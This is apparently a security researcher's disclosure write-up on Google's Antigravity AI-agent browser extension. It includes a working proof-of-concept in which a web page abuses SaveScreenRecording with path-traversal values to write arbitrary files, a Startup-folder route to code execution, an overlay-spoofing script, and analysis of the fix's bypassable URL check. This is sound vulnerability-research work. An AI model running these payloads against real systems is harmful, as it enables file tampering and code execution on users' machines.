
// Directly set the credentials in the service worker's global scopeconst request = { action: 'setCredentials', csrfToken: 'f5d969c7-f4f3-4f87-aca7-8fa1568b6bd5', serverAddress: 'http://127.0.0.1:64431',}Seeing this, I wanted to confirm whether there was any chance the same script was evaluated in the web page context or not. However, it turns out this is only evaluated in the context of the extension service worker. So there was no way to leak the CSRF token.
By casually using the intended functionalities of the Antigravity agent to interact with web pages, I could, in real time, view what types of scripts, etc., are injected into normal pages.
Sometimes these injected scripts can have extra privileges, and they may be available only for a very limited time. For example, I was able to find one such case.
window.updateActuationOverlay({ awaitingUserInput: false, cascadeId: '64821e8c-385d-452d-ba6b-3eb9fe597065', displayString: 'Executing JavaScript...',})
updateActuationOverlay is used to display those agent messages in the browser window. For example, in the above screenshot you can see it says “Agent needs your input”.
We can again search for this method name to find its declaration in the hidden content scripts. This method doesn’t do anything other than displaying that overlay prompt about the AI agent.
window.updateActuationOverlay = (t) => { Ga && clearTimeout(Ga) const e = document.getElementById($a) if (!e) return Promise.reject(new Error('Failed to find shadow host')) const n = e.shadowRoot if (!n) return Promise.reject(new Error('Failed to find shadow root')) const r = { ...Za, ...t, } Za = '' === t.cascadeId ? { ...qa, ...t, } : r const i = n.querySelector('#preact-border-container') return ( i && (0, o.XX)( za(Xa, { ...Za, }), i, ), Za.cascadeId && (Ga = setTimeout(() => { ;((Za = { ...qa, }), i && (0, o.XX)( za(Xa, { ...Za, }), i, )) }, 3e4)), Ka() )}This method is accessible temporarily and only when the agent is in running mode; you can see those blue border lines as an indication of that.
To confirm my hypothesis, I hosted the following code on my server and instructed the agent to perform a task on it. The code below calls the updateActuationOverlay method with an arbitrary displayString key value, which gets executed every ~10ms or so.
<script> setInterval(() => { window.updateActuationOverlay({ awaitingUserInput: true, cascadeId: "95651fd4-cc10-4e03-884d-f31953b7a13d", displayString: "Shirley: Hello there sudi ;)", passthroughEnabled: false }); }, 10);</script>Didn’t take long enough to confirm it 😛

Aside from this, I spent quite some time figuring out if there were other such methods that would allow me to do something impactful. Since we are targeting a browser here, something like a universal XSS would also be impactful. But no dice I couldn’t find anything like that, and it all seemed to be limited to UI functionalities only and very limited.
This was a failed attempt, as in the end I wasn’t able to find anything impactful there, but I still wanted to share the details.
Pwn the browser extension?
I then moved on to the browser extension itself, hoping to find something there at least.
Starting with the extension source code, the very first thing I look at when auditing an extension is the manifest.json file.
The externally_connectable property here was set to all URLs, meaning it allows whitelisted origins to talk to the extension via chrome.runtime.connect() / chrome.runtime.sendMessage() refer to the https://www.hacktron.ai/blog/perplexity-comet-uxss for more details if you want to know how we were able to pwn the Comet browser, which had an over-permissive origin set for this property.
"externally_connectable": { "matches": [ "\\u003Call_urls>" ] }The postMessage handling for this can be found here in the chrome-extension://eeijfnjmjelapkebgockoeaadonbchdd/service_worker_binary.js
chrome.runtime.onMessageExternal.addListener(function(a, b, c) { mh().then(function() { return qh(a, b)I will summarize the what all actions can you do here
function qh(a, b) { var c, d, e, g, f, h, k, l, m, q, p, u, x, t, B; return va(function(n) { switch (n.g) { case 1: if (a.action !== "rpcCall") { } [...] return z(n, ah(d), 4); case 4: case 3: if (c.method !== "validateCascadeOrCancelOverlay") { [...] case 6: case 5: if (c.method !== "smartFocusConversation") { [...] case 8: case 7: case 2: if (a && typeof a === "object" && a.action === "registerTargetID" && typeof a.targetId === "string") { [...] } if (lg(a)) { if (a.action === "getCurrentTabId") return n.return({ tabId: ((l = b.tab) == null ? void 0 : l.id) || null }); if (a.action === "serviceWorkerWakeUp") if (a.action === "getMimeType") [...] case 10: return n.return(n.l); case 9: if (!a || typeof a !== "object" || typeof a.type !== "string" || !["CHECK_JETSKI_CONNECTION", "ATTEMPT_JETSKI_CONNECTION"].includes(a.type)) { if (a.type !== "CHECK_JETSKI_CONNECTION") { [...] case 11: if (!a || typeof a !== "object" || a.action !== "SaveScreenRecording" || typeof a.za !== "object" || typeof a.filename !== "string" || typeof a.L !== "string") { n.g = 16; break } B = new Qg; Rg(B, new Uint8Array(a.za)); cd(B, 2, a.filename); cd(B, 3, a.L); return z(n, dh(B).then(function() {}).catch(function() {}), 17);rpcCallvalidateCascadeOrCancelOverlaysmartFocusConversationregisterTargetIDgetCurrentTabIdserviceWorkerWakeUpgetMimeTypeCHECK_JETSKI_CONNECTIONSaveScreenRecordingThere seems to be a bunch of functionalities that could be triggered. Some sample code can be seen in the content script showing how some of these actions are called.
window.addEventListener('message', function (a) { a.origin === window.location.origin && a.source === window && (a = a.data) && typeof a === 'object' && a !== null && (a.action === 'rpcCall' ? chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'proxyRpcCall' ? a.method && a.requestId && chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'registerTargetID' ? a.targetId && typeof a.targetId === 'string' && chrome.runtime .sendMessage({ action: 'registerTargetID', targetId: a.targetId, }) .catch(function () {}) : a.action === 'startScreenRecording' ? chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'stopScreenRecording' && chrome.runtime.sendMessage(a).catch(function () {}))})SaveScreenRecording looked very interesting based on the name, so I started digging into this one specifically. This action was called from the
chrome-extension://eeijfnjmjelapkebgockoeaadonbchdd/offscreen_binary.js
if (c.g != 3) return ( (h = c.o), (k = new Uint8Array(h)), A( c, chrome.runtime.sendMessage({ target: 'background', action: 'SaveScreenRecording', K: Array.from(k), filename: 'screen-recording-' + Date.now() + '.webm', H: a, }), 3, ) )Based on the if condition check in the message-handling code, it was checking for a few more properties that aren’t present in the above example code, so I pulled out the message properties one by one. It expects the action property to be equal to SaveScreenRecording, the za key to be of type object, filename to be of type string, and lastly L to be of type string as well.
const EXTENSION_ID = 'eeijfnjmjelapkebgockoeaadonbchdd'chrome.runtime.sendMessage(EXTENSION_ID, { action: 'SaveScreenRecording', za: {}, filename: 'shirley', L: 'aaa',})I had a lot of trial and error while guessing the correct format for this. It turns out that by combining the keys from the example code and the ones mentioned above, it seemed to jump to the next function.
The za key appeared to be the same as K only.
k = new Uint8Array(h)K: Array.from(k)
// By having the below type I could ensure it matches exactly as the eg code, this was a good hint as well it indicated that this key was for the file content?
K: Array.from(new TextEncoder().encode(`shirley`)){action:"SaveScreenRecording","filename":"shirley",L:"aaa",za:Array.from(new TextEncoder().encode(`shirley`))}The call ends up here, which makes a request to this endpoint /exa.language_server_pb.LanguageServerService/SaveScreenRecording of the Language server along with those parameters such as filename, content being sent in the request body
function dh(a) { var b = Z return b.H.J( b.g + '/exa.language_server_pb.LanguageServerService/SaveScreenRecording', a, {}, Ug, void 0, )}
This is the request which is being sent by the extension for the SaveScreenRecording action

The catchiest part of this screenshot is in the response headers, mainly grpc-message.
Failed to save video file: open C:\Users\STARK-PC.gemini\antigravity\brain\aaa\shirley: The system cannot find the path specified.
This error message clearly indicates that it was indeed trying to save the recording content to the provided location. For the final file path, we have control over two places.
{ "action": "SaveScreenRecording", "za": Array.from(new TextEncoder().encode(`shirley`)), "filename": "shirley", // [1] "L": "aaa", // [2]}*C:\Users\<Username>\.gemini\antigravity\brain\aaa\shirleyC:\Users\<Username>\.gemini\antigravity\brain\[2]\[1]*As the final directory doesn’t exist, the file write operation probably fails, so my next step was to see if it allowed path traversal sequences like ../.
Modifying the L key to ../ returns the following error, which results in a kind of weird path. Even if I increase the traversal sequences, it still returns the same error.
Failed to save video file: open Downloads\shirley: The system cannot find the path specified.
Later, I realized that I have two injection points in the path I can add traversal sequences in the filename key as well. This turned out to be the final payload.
const content = 'shirley: hey sudi, I love you ;)'const bytes = new TextEncoder().encode(content)const EXTENSION_ID = 'eeijfnjmjelapkebgockoeaadonbchdd' // <-- change this
function sendRecording() { chrome.runtime.sendMessage( EXTENSION_ID, { action: 'SaveScreenRecording', filename: '../poc.txt', za: Array.from(bytes), L: '../../../test', }, (response) => { console.log('Response from Extension:', response) }, )}
sendRecording()In my case, my username is STARK-PC, so a new file is created in the C:\Users\STARK-PC directory as C:\Users\STARK-PC\poc.txt, with the arbitrary content fully controllable by me. The endpoint response also no longer shows the same error.

One more thing to point out: later, I realized that even when this error was being shown, the file was actually saved to the correct traversed location anyway. Don’t trust error messages blindly 😛 they can be lethal sometimes in black-box tests.
Failed to save video file: open Downloads\shirley: The system cannot find the path specified.
So this bug basically allows us to arbitrarily write any file to the victim’s PC, as long as the current user has permission to write to that location. One easy code execution vector would be the user’s Startup folder by placing an arbitrary executable there, the next time the system is rebooted, that executable will be automatically executed.
Post-Fix Analysis
So Google added additional checks in the handler method in order to fix the issue. The newly added sh method on line [1] validates the origin and some other properties to ensure the message is invoked only within the extension context, and not from any malicious page.
case 11: if (!a || typeof a !== "object" || a.action !== "SaveScreenRecording" || typeof a.za !== "object" || typeof a.filename !== "string" || typeof a.L !== "string") { n.g = 16; break } if (!sh(b)) // [1] return n.return({ success: !1, error: "Unauthorized: SaveScreenRecording only accepted from offscreen document" }); if (!Z) { n.g = 17; break } B = new Qg; Rg(B, new Uint8Array(a.za)); cd(B, 2, a.filename); cd(B, 3, a.L); return z(n, dh(B).then(function() {}).catch(function() {}), 17);function sh(a) { var b, c, d = (c = (b = a.url) == null ? void 0 : b.includes('/static/offscreen.html')) != null ? c : !1 b = a.id === chrome.runtime.id a = !a.tab return d && b && a}They added the following check. Here, a in the sh method comes from the addEventListener callback (the second argument which is b).
As shown below, the message handler is registered using chrome.runtime.onMessageExternal.addListener, where the callback receives (a, b, c). The b parameter representing the sender is then passed down and ultimately validated by the sh method.
chrome.runtime.onMessageExternal.addListener(function(a, b, c) { mh().then(function() { return qh(a, b)The very first check inside the sh method is:
a.url // https://attacker.com/So the b.includes("/static/offscreen.html") check is easy to bypass. By adding something like ?/static/offscreen.html to the webpage URL, we can pass the first check.
The second check is against chrome.runtime.id
which is expected to return eeijfnjmjelapkebgockoeaadonbchdd
(same as the extension id)
The last check verifies whether the a.tab property is undefined or null; if so, it evaluates to true.
return d && b && aYou can potentially get around the chrome.runtime.id check as well if you are able to find a proxy postMessage call in the extension’s content script. These usually look something like this:
chrome-extension://<someid>/content-script.js
Since content scripts are injected into web pages, abusing such a proxy could allow messages to appear as if they originated from within the extension context.
window.addEventListener('message', function (a) { chrome.runtime.sendMessage(a)})Even if you are able to find something like this, in the case of Antigravity you can see a similar pattern, but it has some checks in place on the type of action you can specify, so it’s not fully arbitrary.
window.addEventListener('message', function (a) { a.origin === window.location.origin && a.source === window && (a = a.data) && typeof a === 'object' && a !== null && (a.action === 'rpcCall' ? chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'proxyRpcCall' ? a.method && a.requestId && chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'registerTargetID' ? a.targetId && typeof a.targetId === 'string' && chrome.runtime .sendMessage({ action: 'registerTargetID', targetId: a.targetId, }) .catch(function () {}) : a.action === 'startScreenRecording' ? chrome.runtime.sendMessage(a).catch(function () {}) : a.action === 'stopScreenRecording' && chrome.runtime.sendMessage(a).catch(function () {}))})The last check for a.tab can’t be made to evaluate to true. The tab property will only be undefined when the message is called directly from within the extension itself, such as from the service worker. Even from a content script, it contains the tab property. So even if we are able to bypass the first two checks, the third check would still be in our way.
Conclusion
